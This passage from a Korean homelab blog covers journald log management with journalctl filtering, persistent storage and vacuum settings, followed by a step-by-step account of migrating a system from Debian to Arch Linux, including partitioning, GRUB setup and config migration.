    1. 전체 로그보다 서비스 단위로 보기
    2. 시간 범위를 자르기
    3. 우선순위를 걸어서 에러만 보기
    4. 부팅 단위로 사고 시점을 좁히기

    가장 먼저 익혀둘 명령은 이 정도입니다.

    # 전체 로그 최근 부분 보기
    journalctl -e
    
    # 특정 서비스 로그 보기
    journalctl -u nginx.service
    
    # 최근 부팅 기준 로그 보기
    journalctl -b
    
    # 에러 레벨만 보기
    journalctl -p err
    
    # 실시간 추적
    journalctl -f

    여기서 중요한 포인트! -u, -b, -p, --since만 익혀도 현장에서 체감이 큽니다. 쓸데없이 로그 바다에 빠지지 않게 해주거든요.

    3. 실전 트러블슈팅 1: 로그가 너무 많아서 원인을 못 찾을 때

    이건 정말 흔합니다. 로그는 있는데 너무 많아요. 특히 장시간 운영한 서버에서 전체 로그를 그냥 열면 필요한 줄 찾다가 집중력이 먼저 떨어집니다. 제가 직접 해보니 이럴 땐 시간 범위 + 서비스명 + 우선순위를 같이 거는 게 제일 효율적이었습니다.

    3-1. 시간 범위로 자르기

    journalctl --since "2026-07-15 09:00:00" --until "2026-07-15 10:00:00"
    
    journalctl --since "30 min ago"
    
    journalctl --since today

    장애가 9시 20분쯤 났다는 제보가 있으면, 굳이 하루치 전체를 볼 필요가 없죠. 이 범위를 먼저 줄이는 것만으로도 노이즈가 꽤 사라집니다.

    3-2. 서비스 단위로 좁히기

    journalctl -u docker.service --since "30 min ago"
    journalctl -u ssh.service -e
    journalctl -u NetworkManager.service -b

    예를 들어 SSH 접속 장애면 ssh.service, 컨테이너 이슈면 docker.service부터 보시면 됩니다. 서비스 이름이 헷갈릴 때는 아래처럼 확인해두면 편합니다.

    systemctl list-units --type=service
    systemctl status nginx.service

    3-3. 에러 우선순위만 보기

    journalctl -p warning
    journalctl -p err
    journalctl -p crit..alert

    저는 급할 때 journalctl -p err -b부터 봅니다. 큰 줄기부터 잡고, 그다음 상세 로그로 내려가는 방식이 훨씬 빠르더라고요.

    journald 로그 관리에서 시간 범위와 서비스 필터를 적용하는 로그 분석 이미지

    시간 범위, 서비스, 우선순위 필터를 조합해 로그를 줄여나가는 과정을 보여주는 이미지입니다.

    4. 실전 트러블슈팅 2: 재부팅 후 로그가 사라지는 문제

    처음 홈랩을 꾸렸을 때 이걸로 꽤 삽질했습니다. 분명 어젯밤에 장애가 있었는데, 아침에 다시 보니 로그가 안 남아 있는 거예요. 이유는 간단했습니다. persistent logging(영구 저장)이 꺼져 있었던 겁니다.

    4-1. 현재 저장소 상태 확인

    journalctl --disk-usage
    ls -ld /var/log/journal

    /var/log/journal 디렉터리가 없으면 메모리 기반 저장만 되는 경우가 있습니다. 배포판 설정에 따라 동작이 다를 수 있어서, 실제 상태를 먼저 확인하는 게 안전합니다.

    4-2. 영구 저장 활성화

    sudo mkdir -p /var/log/journal
    sudo systemd-tmpfiles --create --prefix /var/log/journal
    sudo systemctl restart systemd-journald

    환경에 따라 /etc/systemd/journald.conf에서 저장 정책을 명시하는 게 더 깔끔할 때도 있습니다.

    sudo editor /etc/systemd/journald.conf
    [Journal]
    Storage=persistent
    SystemMaxUse=1G
    RuntimeMaxUse=200M
    MaxRetentionSec=1month

    설정 후에는 데몬을 다시 읽혀줍니다.

    sudo systemctl restart systemd-journald
    journalctl -b -1

    -b -1이 보이면 이전 부팅 로그까지 남고 있다는 뜻입니다. 드디어 됐다! 싶은 순간이 여기서 나오죠.

    5. 실전 트러블슈팅 3: 디스크가 차오르는 원인이 journald일 때

    로그는 남겨야 하지만, 무한정 쌓아두면 결국 디스크를 압박합니다. 특히 작은 SSD나 VM 디스크에서는 이게 꽤 치명적이거든요. journald 로그 관리에서 운영자가 가장 먼저 챙겨야 할 부분 중 하나가 용량 정책입니다.

    5-1. 현재 사용량 확인

    journalctl --disk-usage

    5-2. 즉시 정리하기

    # 7일보다 오래된 로그 삭제
    sudo journalctl --vacuum-time=7d
    
    # 총 사용량을 500M 이하로 줄이기
    sudo journalctl --vacuum-size=500M
    
    # 파일 개수 기준 정리
    sudo journalctl --vacuum-files=10

    운영 중 급하게 용량을 비워야 할 때 정말 유용합니다. 다만 무작정 지우기 전에 꼭 필요한 장애 분석이 끝났는지는 확인하셔야 합니다.

    5-3. 아예 정책으로 제한하기

    [Journal]
    SystemMaxUse=1G
    SystemKeepFree=500M
    SystemMaxFileSize=100M
    MaxRetentionSec=1month

    저는 홈랩에서는 과하게 크게 잡지 않습니다. 분석 가능한 기간은 유지하되, 디스크 여유 공간도 남겨야 하니까요. 여기서 중요한 건 숫자 자체보다 정책을 명시해두는 습관입니다.

    옵션 의미 언제 유용한가
    SystemMaxUse journal 전체 최대 사용량 디스크 점유 상한을 명확히 두고 싶을 때
    SystemKeepFree 남겨둘 최소 여유 공간 서비스 디스크 고갈을 예방할 때
    MaxRetentionSec 로그 보관 기간 기간 기준으로 운영 정책을 맞출 때
    –vacuum-size 즉시 용량 기준 정리 긴급 대응 시
    journald 로그 관리의 디스크 사용량 점검과 정리 전후 비교 이미지

    journald 로그 용량을 확인하고 정리하기 전후 차이를 보여주는 시각 자료입니다.

    6. 실전 트러블슈팅 4: 서비스는 죽었는데 원인이 안 보일 때

    이럴 때는 서비스 상태만 보지 말고, 이전 부팅 기록과 실시간 추적을 같이 봐야 합니다. 특히 재시작이 반복되는 서비스는 순간적으로 죽었다 살아나서 놓치기 쉽습니다.

    6-1. 특정 부팅 세션 기준으로 보기

    journalctl --list-boots
    journalctl -b -1
    journalctl -b -2 -u nginx.service

    배포 후 재부팅이 있었는지, 장애가 이전 부팅부터 이어진 건지 확인할 때 굉장히 유용합니다. 저도 커널 업데이트 이후 네트워크 서비스가 꼬인 적이 있었는데, 부팅별로 나눠보니 원인이 바로 보이더라고요.

    6-2. 서비스 실시간 추적

    journalctl -u myapp.service -f

    애플리케이션 재시작 테스트를 하면서 한쪽 터미널에서는 이 명령을 띄워두면 편합니다. 장애 재현과 동시에 로그를 보게 되니까, 놓치는 줄이 확 줄어듭니다.

    6-3. 상세 상태 확인과 묶어서 보기

    systemctl status myapp.service
    journalctl -u myapp.service -n 100 -o short-iso

    systemctl status는 현재 상태 요약, journalctl은 상세 로그 본문이라고 생각하시면 이해가 쉽습니다.

    7. 실전 트러블슈팅 5: 로그 형식이 불편하거나 파이프라인 연동이 필요할 때

    운영하다 보면 사람 눈으로만 보는 로그보다, 다른 도구로 넘기기 좋은 형식이 필요할 때가 있습니다. 예를 들어 자동화 스크립트, 간단한 grep 처리, 또는 JSON 수집 파이프라인 같은 경우죠.

    7-1. 출력 형식 바꾸기

    journalctl -u nginx.service -o short-iso
    journalctl -u nginx.service -o json
    journalctl -u nginx.service -o cat

    개인적으로 사람 눈으로 볼 땐 short-iso를 자주 씁니다. 타임스탬프가 읽기 편해서요. 반면 후처리나 수집 연계가 필요하면 json 출력이 꽤 쓸만합니다.

    7-2. 최근 로그 일부만 빠르게 확인

    journalctl -u nginx.service -n 50
    journalctl -k -n 100

    -k는 커널 로그를 보는 옵션입니다. 디스크 I/O나 네트워크 드라이버 문제처럼 시스템 하단 이슈를 의심할 때 먼저 보는 편입니다.

    7-3. grep과 함께 써서 빠르게 패턴 찾기

    journalctl -u docker.service --since "1 hour ago" | grep -i error
    journalctl -b | grep -Ei "timeout|failed|denied"

    엄밀히 말하면 structured log(구조화 로그)의 장점을 다 살리는 방식은 아니지만, 현장에선 이렇게 빠르게 감 잡는 경우도 많습니다. 급할 때는 일단 보이는 게 중요하거든요.

    journald 로그 관리에서 서비스 로그 실시간 추적과 구조화 출력 예시 이미지

    서비스 로그를 실시간으로 추적하고 다양한 출력 형식으로 확인하는 예시 이미지입니다.

    8. 운영 중 자주 겪는 주의사항: 제가 삽질했던 포인트들

    여기부터는 진짜 실무형 메모입니다. 문서만 보면 안 보이는데, 실제로는 아래 포인트에서 많이 막히더라고요.

    • ⚠️ 권한 문제: 일반 사용자로는 일부 시스템 로그가 제한될 수 있습니다. 안 보이면 sudo로 다시 확인해보세요.
    • ⚠️ 로그가 없다고 장애가 없는 건 아닙니다: 애플리케이션이 stdout/stderr로 안 남기면 journald에도 부족하게 남을 수 있습니다.
    • ⚠️ 영구 저장 설정 후 재시작 필요: 설정 파일만 바꾸고 journald 재시작을 안 해서 헷갈리는 경우가 많습니다.
    • ⚠️ 너무 aggressive한 vacuum: 로그를 급하게 지웠다가, 나중에 RCA(Root Cause Analysis, 근본 원인 분석) 못 하는 상황이 생깁니다.
    • ⚠️ 시간 동기화 확인: NTP가 어긋나면 로그 해석이 꼬입니다. 사건 순서가 뒤집혀 보이기도 하거든요.

    여기서 중요한 포인트! journald 로그 관리는 단순히 용량 정리만 의미하지 않습니다. 남겨야 할 로그를 남기고, 필요한 순간에 바로 찾을 수 있게 만드는 운영 습관에 가깝습니다.

    FAQ: 많이 받는 질문

    Q. rsyslog가 있으면 journald는 안 써도 되나요?
    아닙니다. 둘은 배타적이라기보다 함께 쓰는 경우가 많습니다. journald로 빠르게 조회하고, 필요하면 다른 로그 시스템으로 전달하는 식이죠.

    Q. journalctl이 너무 느릴 때는요?
    시간 범위, 서비스명, 부팅 범위를 먼저 줄여보세요. 전체 검색부터 하면 당연히 체감이 무겁습니다.

    Q. Linux 트러블슈팅에서 가장 먼저 볼 명령 하나만 고르라면?
    저는 journalctl -p err -b를 자주 씁니다. 현재 부팅의 에러를 먼저 보고 큰 줄기를 잡기 좋거든요.

    9. 검증과 마무리: 제대로 설정됐는지 이렇게 확인하면 됩니다

    설정은 했는데 정말 잘 적용됐는지 확인하는 단계가 중요합니다. 아래 순서대로 보면 웬만한 건 검증됩니다.

    1. journalctl --disk-usage로 저장량 확인
    2. journalctl --list-boots로 이전 부팅 로그 유지 여부 확인
    3. journalctl -u 서비스명 -f로 실시간 수집 확인
    4. journalctl -p err -b로 에러 필터 확인
    5. systemctl restart systemd-journald 이후 동작 재확인
    journalctl --disk-usage
    journalctl --list-boots
    journalctl -b -1
    journalctl -u ssh.service -n 20 -o short-iso
    journalctl -p err -b

    이 다섯 줄만 점검해도 현재 서버의 journald 상태를 꽤 명확하게 파악할 수 있습니다. 저도 처음엔 파일 로그만 찾다가 돌아왔는데, 이제는 장애가 나면 거의 반사적으로 journalctl부터 엽니다. 이거 진짜 편하더라고요.

    정리하자면, 이번 글의 핵심은 이겁니다. journald 로그 관리는 로그를 보는 기술이 아니라, 장애 순간에 증거를 잃지 않는 운영 방식입니다. persistent 설정으로 로그를 남기고, 시간/서비스/우선순위 필터로 빨리 좁히고, vacuum 정책으로 디스크를 보호하면 기본기는 꽤 단단해집니다.

    다음 글에서는 systemd 서비스 유닛 파일 튜닝이나, rsyslog와의 연계, 중앙 로그 수집 구조도 이어서 다뤄볼 예정입니다. 이전 글에서 다뤘던 리눅스 서비스 장애 대응 흐름과 연결해서 보시면 더 이해가 잘 되실 거예요. 혹시 지금 운영 중인 서버에서 로그가 자꾸 증발하거나, 디스크가 로그 때문에 차는 경험 있으신가요? 그럴 때 오늘 소개한 5가지를 하나씩 적용해보시면 방향이 꽤 빨리 잡히실 겁니다.

    journald 설정과 검증 포인트를 한눈에 정리한 요약 인포그래픽 이미지입니다.

  • [Linux] Arch Linux 마이그레이션: Debian에서 Arch로 전환한 이유와 과정

    [Linux] Arch Linux 마이그레이션: Debian에서 Arch로 전환한 이유와 과정

    Arch Linux 마이그레이션: Debian에서 Arch로 전환한 이유와 과정

    홈랩을 굴리다 보면 한 번쯤은 운영체제 선택을 다시 보게 됩니다. 저도 꽤 오래 Debian을 메인 서버와 작업용 장비에 섞어 써왔는데요, 어느 순간부턴 패키지 흐름과 시스템 구성을 좀 더 제가 주도적으로 가져가고 싶어졌습니다. 결국 Arch Linux 마이그레이션을 직접 진행해봤고, 단순히 ‘최신 패키지가 좋아 보여서’가 아니라 실제로 왜 옮겼는지, 어떤 부분에서 만족했고 어디서 삽질했는지까지 정리해봤습니다. 혹시 지금 Debian을 쓰고 있는데 Linux 전환을 고민 중이라면, 이 글이 판단 기준을 잡는 데 도움이 될 겁니다.

    저는 13년 정도 인프라 일을 하면서 느낀 게 하나 있습니다. 운영체제는 정답보다 운영 방식이 더 중요하다는 점이죠. 안정성만 볼 건지, 패키지 최신성을 볼 건지, 아니면 시스템을 내가 어느 정도까지 이해하고 통제하고 싶은지에 따라 선택이 달라지거든요. 이번 글은 Arch가 무조건 낫다는 이야기가 아니라, Debian에서 Arch로 넘어갈 때 실제로 어떤 생각과 과정을 거치게 되는지를 경험 기준으로 풀어보는 글입니다.

    Debian에서 Arch로 전환하는 전체 흐름을 보여주는 개요 다이어그램

    Debian 환경 분석부터 Arch 설치, 데이터 이전, 검증까지의 전체 마이그레이션 흐름입니다.

    왜 Debian에서 Arch로 옮겼을까

    쉽게 말해 Debian은 예측 가능하고 안정적인 쪽에 강하고, Arch Linux는 가볍고 직접 구성하는 재미와 통제감이 큰 쪽입니다. 저도 한동안은 Debian 특유의 차분함이 정말 좋았거든요. 서버에 올려두면 조용히 자기 할 일 하면서 크게 신경 쓸 게 없으니까요. 근데 홈랩에서 이것저것 실험하다 보니, 새 도구를 붙일 때 패키지 흐름이 조금 답답하게 느껴지더라고요.

    특히 제가 중요하게 본 건 아래 세 가지였습니다.

    • 패키지 관리 흐름: 필요한 구성만 올리고 군더더기 없이 유지하고 싶었습니다.
    • 학습 효과: 시스템 부팅, 네트워크, initramfs(초기 RAM 파일시스템), bootloader(부트로더) 같은 기본기를 다시 손으로 만져보고 싶었습니다.
    • 변경 통제: 자동으로 많은 것이 깔리는 방식보다, 내가 설치한 것만 정확히 알고 운영하는 쪽이 편했습니다.

    물론 반대급부도 있습니다. Arch는 편하게 굴리려면 결국 문서를 자주 읽고, 변경 사항을 챙기고, 내 시스템을 내가 책임져야 하거든요. 이게 누군가에겐 귀찮음인데, 저한테는 오히려 장점이더라고요. 그래서 이번 Arch Linux 마이그레이션은 단순 교체가 아니라 운영 철학을 바꾸는 작업에 가까웠습니다.

    마이그레이션 전에 이해해야 할 개념

    저도 처음엔 ‘설치만 하면 비슷하지 않나?’ 싶었는데, 실제로는 접근 방식이 꽤 다릅니다. 여기서 중요한 개념 몇 가지를 먼저 짚고 가겠습니다.

    패키지 정책 차이

    Debian은 안정성 중심으로 검증된 패키지를 오래 유지하는 편입니다. 반면 Arch Linux는 rolling release(롤링 릴리스, 큰 버전 업그레이드 없이 지속적으로 최신 패키지를 반영하는 방식) 성격이 강합니다. 이 차이는 단순히 최신/구버전 문제가 아니라, 운영 리듬 자체를 바꿉니다.

    설치 철학 차이

    Debian은 설치 과정에서 비교적 많은 걸 잡아줍니다. Arch는 기본 뼈대만 주고, 나머지는 사용자가 조립하는 느낌이죠. 쉽게 말해 Debian이 ‘잘 정리된 공구함’이라면, Arch는 ‘공구는 줄 테니 네가 필요한 구조를 직접 만들라’에 가깝습니다.

    시스템 이해도 요구치

    Arch를 쓰면 파일시스템, 마운트, 네트워크, locale(로캘, 언어/지역 설정), user management(사용자 관리) 같은 기본 개념을 더 자주 보게 됩니다. 귀찮기도 한데요, 신기하게도 몇 번 삽질하고 나면 시스템이 훨씬 덜 무섭습니다. 이건 꽤 큰 장점이더라고요.

    항목 Debian Arch Linux
    운영 성향 안정성 중심 직접 구성, 최신 흐름 지향
    설치 난이도 비교적 친절함 수동 설정 비중이 큼
    패키지 흐름 보수적 빠른 반영
    학습 효과 운영 편의 중심 시스템 이해도 상승
    추천 대상 장기 안정 운영 구성 제어와 학습을 원하는 사용자

    마이그레이션 전에 제가 먼저 체크한 것들

    여기서 중요한 포인트! 운영체제 갈아타기 전에 제일 먼저 할 일은 설치 USB를 만드는 게 아닙니다. 현재 시스템 의존성 파악이 먼저거든요. 저도 초반에 이걸 대충 봤다가 서비스 하나가 안 떠서 한참 찾았습니다 ㅎㅎ

    1. 서비스 목록 정리: 웹서버, SSH, 컨테이너, cron(주기 작업), 모니터링 에이전트를 먼저 적어둡니다.
    2. 데이터 위치 확인: /etc, /var/lib, /srv, 사용자 홈 디렉터리처럼 실제 필요한 데이터가 어디 있는지 확인합니다.
    3. 패키지 의존성 확인: Debian에서 쓰던 패키지 이름이 Arch에서 그대로 통하지 않는 경우가 많습니다.
    4. 부팅 방식 확인: UEFI(통합 확장 펌웨어 인터페이스)인지 legacy BIOS인지 확인해야 합니다.
    5. 백업 검증: 백업이 있다는 것과 복구가 된다는 건 다릅니다. 작은 파일이라도 실제 복원 테스트를 해보세요.

    제가 실제로 메모했던 항목은 대략 이런 식이었습니다.

    # Debian 쪽에서 현재 상태 점검
    lsblk -f
    ip addr
    systemctl list-unit-files --type=service
    crontab -l
    sudo ss -tulpn
    sudo find /etc -maxdepth 2 -type f | sort

    이 단계가 지루해 보여도 정말 중요합니다. Arch Linux 마이그레이션은 설치보다 이전 대상 파악이 절반입니다.

    실전 설치 과정: Debian에서 Arch로의 전환 순서

    이제 본격적으로 설치 과정입니다. 저는 테스트 장비에서 먼저 한 번 해보고, 그 다음 실제로 쓰는 시스템에 적용했습니다. 그게 마음이 제일 편하더라고요.

    1. 설치 미디어로 부팅하고 네트워크 확인

    ip link
    ping -c 3 archlinux.org
    timedatectl

    유선이면 대부분 바로 잡히지만, 무선은 장비 따라 추가 설정이 필요할 수 있습니다. 시간 동기화가 꼬이면 나중에 패키지 검증이나 TLS(전송 계층 보안) 관련 문제가 생길 수 있어서 꼭 확인했습니다.

    2. 디스크 파티션과 파일시스템 준비

    lsblk
    fdisk /dev/sdX
    mkfs.fat -F32 /dev/sdX1
    mkfs.ext4 /dev/sdX2
    mount /dev/sdX2 /mnt
    mkdir -p /mnt/boot
    mount /dev/sdX1 /mnt/boot

    여기서 <code>/dev/sdX는 실제 디스크로 바꿔야 합니다. 이 부분은 정말 조심하셔야 합니다. 저도 예전에 습관적으로 명령 넣다가 다른 디스크를 건드릴 뻔한 적이 있거든요. ⚠️ 장비가 여러 개 달린 홈랩이면 특히 lsblk 결과를 두 번 보세요.

    Arch 설치 중 디스크 파티션과 마운트 구성을 보여주는 터미널 화면 또는 다이어그램

    UEFI 부팅용 파티션과 루트 파티션을 나누고, /mnt 아래에 마운트하는 흐름을 시각화한 이미지입니다.

    3. 기본 시스템 설치

    pacstrap /mnt base linux linux-firmware vim networkmanager sudo
    genfstab -U /mnt >> /mnt/etc/fstab
    arch-chroot /mnt

    처음엔 이게 뭔가 싶었는데, 생각보다 구조는 단순합니다. pacstrap으로 기본 시스템을 넣고, genfstab으로 마운트 정보를 만들고, arch-chroot로 새 시스템 안에 들어가는 방식이거든요.

    4. 시간대, 로캘, 호스트명 설정

    ln -sf /usr/share/zoneinfo/Asia/Seoul /etc/localtime
    hwclock --systohc
    vim /etc/locale.gen
    locale-gen
    echo "LANG=ko_KR.UTF-8" > /etc/locale.conf
    echo "arch-host" > /etc/hostname

    /etc/hosts도 함께 맞춰두는 편이 좋습니다.

    cat > /etc/hosts <<'EOF'
    127.0.0.1 localhost
    ::1       localhost
    127.0.1.1 arch-host.localdomain arch-host
    EOF

    5. 네트워크와 사용자 설정

    systemctl enable NetworkManager
    passwd
    useradd -m -G wheel -s /bin/bash myuser
    passwd myuser
    EDITOR=vim visudo

    visudo에서 wheel 그룹 sudo 권한을 활성화합니다. 저는 최소 권한 원칙을 좋아해서, 처음엔 꼭 필요한 계정만 만들고 나중에 확장하는 편입니다.

    6. 부트로더 설정

    pacman -S grub efibootmgr
    grub-install --target=x86_64-efi --efi-directory=/boot --bootloader-id=GRUB
    grub-mkconfig -o /boot/grub/grub.cfg

    부팅 환경은 장비마다 차이가 큽니다. 그래서 저는 이 단계에서 절대 서두르지 않습니다. 설치가 다 된 것 같아도, 사실 가장 긴장되는 순간은 첫 재부팅 직전이거든요.

    7. 재부팅 후 기본 패키지 정리

    exit
    umount -R /mnt
    reboot

    부팅이 올라오면 SSH, 에디터, 모니터링 도구, 컨테이너 런타임 같은 필수 패키지를 하나씩 올립니다. Debian에서 쓰던 환경을 그대로 복제하려 하기보다, 정말 필요한 구성만 다시 쌓는다는 느낌으로 접근하니 훨씬 깔끔했습니다.

    설정과 데이터 이전은 이렇게 했습니다

    운영체제를 바꾸는 것보다 더 중요한 건 서비스 복구입니다. 특히 홈랩이나 개인 서버는 ‘부팅 성공’보다 ‘기존 워크로드가 제대로 도는가’가 핵심이죠.

    1. /etc 설정 비교: 서비스 설정 파일을 그대로 덮어쓰기보다, 새 기본 설정과 비교하며 필요한 값만 반영했습니다.
    2. 데이터 디렉터리 이전: 애플리케이션 데이터는 rsync(증분 복사 도구)로 옮겼습니다.
    3. 비밀 정보 분리: 키 파일, 인증서, 토큰은 따로 점검했습니다.
    4. 서비스 단위 재기동: 한 번에 다 올리지 말고 서비스별로 검증했습니다.
    sudo rsync -avh /old-root/etc/nginx/ /etc/nginx/
    sudo rsync -avh /old-root/var/lib/docker/ /var/lib/docker/
    sudo systemctl daemon-reload
    sudo systemctl restart nginx
    sudo systemctl status nginx

    근데 여기서 함정이 하나 있습니다. Debian에서 잘 돌던 설정이 Arch에서도 그대로 맞는다고 생각하면 안 된다는 거죠. 경로, 기본 서비스명, 패키지 분리가 조금씩 다를 수 있거든요. 저도 여기서 몇 번 멈췄습니다.

    기존 Debian 설정을 Arch로 이전하면서 rsync와 서비스 점검을 수행하는 장면

    설정 파일 비교, 데이터 복사, systemd 서비스 재시작과 상태 확인 과정을 보여주는 이미지입니다.

    ⚠️ 실제로 겪었던 문제와 해결 방법

    이 섹션은 좀 현실적으로 가보겠습니다. 설치 과정 문서만 보면 다 매끈하게 끝날 것 같지만, 실제 Linux 전환은 꼭 한두 군데서 걸립니다.

    문제 1. 네트워크는 잡혔는데 이름 해석이 이상함

    부팅은 됐는데 외부 패키지 저장소 접근이 들쑥날쑥했던 적이 있었습니다. 확인해보니 DNS(도메인 네임 시스템) 설정이 기대와 다르게 잡혀 있더라고요.

    resolvectl status
    systemctl status NetworkManager

    해결은 단순했습니다. NetworkManager가 관리하도록 두고, 중복 네트워크 설정 파일을 정리했습니다. 여러 네트워크 관리 도구를 섞어 쓰면 꼭 꼬이더라고요.

    문제 2. 부팅은 되는데 원하는 커널 옵션이 반영되지 않음

    이건 주로 GRUB 설정 재생성을 빼먹었을 때 생겼습니다. 설정 파일만 수정하고 끝낸 줄 알았는데 실제 부팅 메뉴에는 반영이 안 된 거죠.

    grub-mkconfig -o /boot/grub/grub.cfg

    별거 아닌데, 처음엔 왜 안 되지 싶어서 한참 봤습니다 ㅎㅎ

    문제 3. 서비스는 설치됐는데 자동 시작이 안 됨

    Debian에서 당연히 올라오던 서비스가 Arch에선 비활성 상태인 경우가 있었습니다. 특히 설치와 활성화가 분리돼 있다는 걸 잠깐 잊고 있었거든요.

    systemctl enable --now sshd
    systemctl enable --now docker

    이건 systemd(시스템 및 서비스 관리자) 운영할 때 자주 보는 패턴이라, 설치 후 enable --now 습관을 들이면 편합니다.

    문제 4. 예전 설정을 통째로 덮어써서 오히려 꼬임

    제가 가장 크게 삽질한 부분입니다. 예전 /etc 설정을 거의 그대로 가져왔더니 새 환경 기본값과 충돌하더라고요. 여기서 배운 건 하나입니다. 설정은 이관이 아니라 재해석이 필요하다는 거죠. 특히 네트워크, 로깅, 인증 관련 설정은 꼭 새 기본 파일과 비교하세요.

    검증과 결과: 마이그레이션이 끝났는지 어떻게 확인할까

    운영체제 설치가 끝났다고 마이그레이션이 끝난 건 아닙니다. 실제 검증 항목이 통과해야 비로소 끝난 거죠. 저는 아래 순서로 확인했습니다.

    1. 부팅 확인: 재부팅 후 정상 로그인 가능 여부
    2. 네트워크 확인: 내부 통신, 외부 통신, DNS 확인
    3. 서비스 확인: 웹, SSH, 컨테이너, 스케줄러 점검
    4. 로그 확인: journalctl로 에러 여부 점검
    5. 리소스 확인: 디스크 마운트, 메모리, 프로세스 상태 확인
    systemctl --failed
    journalctl -p 3 -xb
    df -h
    free -h
    ss -tulpn

    제가 직접 해보니, Arch로 옮기고 나서 가장 만족스러웠던 부분은 시스템이 가볍고 구조가 머릿속에 잘 들어온다는 점이었습니다. 내가 뭘 설치했고, 왜 돌아가고 있는지 추적이 쉽더라고요. 반면 운영 자동화가 덜 되어 있어서, 손이 더 가는 순간도 분명히 있습니다. 그래서 개인적으로는 ‘무조건 전환’보다 ‘내가 원하는 운영 방식에 맞는가’를 기준으로 보시는 걸 추천드립니다.

    마이그레이션 완료 후 서비스 상태, 디스크 사용량, 로그 점검 결과를 보여주는 운영 대시보드 스타일 이미지

    서비스 정상 상태, 디스크 마운트, 시스템 로그 점검 등 마이그레이션 검증 결과를 시각화한 이미지입니다.

    Debian과 Arch, 누구에게 더 맞을까

    사실 이 질문이 제일 중요합니다. 둘 다 좋은 운영체제인데, 쓰는 사람의 목적이 다를 뿐이죠.

    • Debian이 더 맞는 경우: 장기 안정 운영, 표준화된 서버 환경, 예측 가능한 업데이트를 선호할 때
    • Arch가 더 맞는 경우: 직접 구성, 최신 패키지 흐름, 시스템 학습 효과, 가벼운 환경을 원할 때

    저는 홈랩과 개인 작업 환경에서는 Arch가 꽤 잘 맞았습니다. 하지만 모든 프로덕션 서버에 바로 동일하게 들이밀 생각은 없습니다. 역할이 다르니까요. 이 균형감이 중요합니다.

    자주 묻는 질문

    Q. Debian에서 Arch로 바로 넘어가도 될까요?

    가능은 합니다. 다만 메인 장비 하나만 있는 상태라면 먼저 테스트 장비나 가상머신에서 설치 과정을 한 번 돌려보는 걸 추천드립니다. 저도 그게 훨씬 안전했습니다.

    Q. Arch Linux 마이그레이션이 초보자에게도 괜찮을까요?

    초보자도 할 수는 있지만, 부팅 구조와 파일시스템, 네트워크 기본 개념을 조금 알고 시작하면 훨씬 덜 힘듭니다. 아무것도 모른 채 시작하면 중간에 왜 안 되는지 판단이 어렵거든요.

    Q. 기존 Debian 설정 파일은 그대로 복사하면 되나요?

    일부는 가능하지만, 통째로 덮어쓰는 건 추천하지 않습니다. 새 환경 기본 설정과 비교해서 필요한 값만 옮기는 방식이 안전합니다.

    마무리: 운영체제를 바꾸는 게 아니라 운영 방식을 바꾸는 일

    이번 Arch Linux 마이그레이션을 하면서 다시 느낀 건, 운영체제 전환은 설치 이벤트가 아니라 운영 습관의 재설계라는 점입니다. Debian에서는 안정성과 편의성을 많이 얻었고, Arch에서는 통제감과 학습 효과를 얻었습니다. 둘 중 뭐가 더 낫다기보다, 내가 어떤 엔지니어링 경험을 원하는지가 더 중요하더라고요.

    혹시 지금 Debian에서 다른 배포판으로 Linux 전환을 고민하고 계신다면, 먼저 서비스 의존성부터 정리해보세요. 그 다음 테스트 환경에서 설치를 한 번 끝까지 밀어보면 감이 확 옵니다. 드디어 됐다! 하는 순간도 분명히 오고요. 반대로 ‘아, 이건 내 운영 스타일이 아니구나’를 빨리 깨닫는 것도 큰 수확입니다.

    다음 글에서는 이번 환경을 바탕으로 systemd 서비스 정리와 백업 자동화를 어떻게 붙였는지 이어서 다뤄볼 예정입니다. 이전 글에서 홈랩 스토리지 구성 이야기를 보셨다면, 이번 마이그레이션과 함께 보면 더 흐름이 잘 보이실 겁니다.

    Debian과 Arch의 선택 기준을 요약한 비교 인포그래픽

    안정성, 최신성, 학습 효과, 운영 편의성 관점에서 Debian과 Arch 선택 기준을 요약한 인포그래픽입니다.